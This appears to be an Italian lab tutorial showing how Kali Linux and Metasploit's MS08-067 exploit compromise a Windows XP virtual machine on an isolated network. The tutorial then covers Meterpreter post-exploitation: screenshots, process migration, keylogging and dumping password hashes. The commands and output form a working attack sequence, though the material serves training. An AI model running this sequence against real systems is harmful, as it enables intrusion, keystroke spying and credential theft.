


Configurazione dell'Ambiente

Configurazione della Rete:

- **Macchina Windows XP:** Impostare l'indirizzo IP su 192.168.1.151



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig


Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address . . . . . : 192.168.1.151
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

C:\Documents and Settings\Administrator>
```

- **Macchina Kali Linux:** impostare l'indirizzo IP su 192.168.1.111.



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.111 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fef6:113 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:f6:01:13 txqueuelen 1000 (Ethernet)
    RX packets 9 bytes 674 (674.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15 bytes 2358 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

- Entrambe le macchine devono essere sulla stessa rete interna (intnet) per comunicare efficacemente.

Processo di Sfruttamento

1: Avviare Metasploit

- Aprire un terminale su Kali Linux.
- Avviare Metasploit utilizzando il comando:

msfconsole

- Eseguire l'exploit:

exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.151:445 - Automatically detecting the target...
[*] 192.168.1.151:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.151:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.151:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.151
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.151:1035) at 2024-06-12 13:23:50 -0400

meterpreter > █
```

Attività Post-Sfruttamento


Sessione Meterpreter: Una volta che l'exploit è andato a buon fine, si apre una sessione Meterpreter. Da qui, è possibile eseguire diversi comandi per interagire con il sistema compromesso.

Acquisizione di Screenshot:

- Catturare uno screenshot del sistema target:

screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/kali/NGtEZKWa.jpeg
```



Identificazione della Webcam:

- Controllare la presenza di webcam attive:

webcam_list

```
meterpreter > webcam_list
[-] No webcams were found
```

Registrazione dei Tasti:

- Identificare il processo di wordpad da prendere di mira:

ps

```
meterpreter > ps
```

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
356	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
608	356	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\?\C:\WINDOWS\system32\csrss.exe
632	356	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\?\C:\WINDOWS\system32\winlogon.exe
676	632	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
688	632	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
848	676	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
924	676	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1040	676	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1096	676	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1148	676	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1368	676	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
1456	1416	explorer.exe	x86	0	WINDOWS-XP\Administrator	C:\WINDOWS\Explorer.EXE
1544	676	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1680	1040	wscntfy.exe	x86	0	WINDOWS-XP\Administrator	C:\WINDOWS\system32\wscntfy.exe
1972	1456	wordpad.exe	x86	0	WINDOWS-XP\Administrator	C:\Program Files\Windows NT\Accessories\WORDPAD.EXE

- Migrare al processo di wordpad:

migrate 1972

```
meterpreter > migrate 1972
[*] Migrating from 1040 to 1972 ...
[*] Migration completed successfully.
```

- Avviare il keylogger:


keyscan_start

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

- Fermare il keylogger e recuperare i tasti catturati:

keyscan_dump

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
ciao a tutti <CR>
stiamo pri<^H>ovando il keylogger
meterpreter > █
```



Dump degli Hash:

- Ottenere gli hash delle password:

hashdump

```
meterpreter > hashdump
Administrator:500:a46139feaaf2b9f117306d272a9441bb:6597d9fe8469e21d840e2cbff8d43c8b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:39ac19078f6a7cb4c3cd657bfa93110a:32946f6b2b7a8cbe679d2c179d8618c6:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:4cd9b5c4fb4a4f79dca39b3ee536c2a5:::
meterpreter > █
```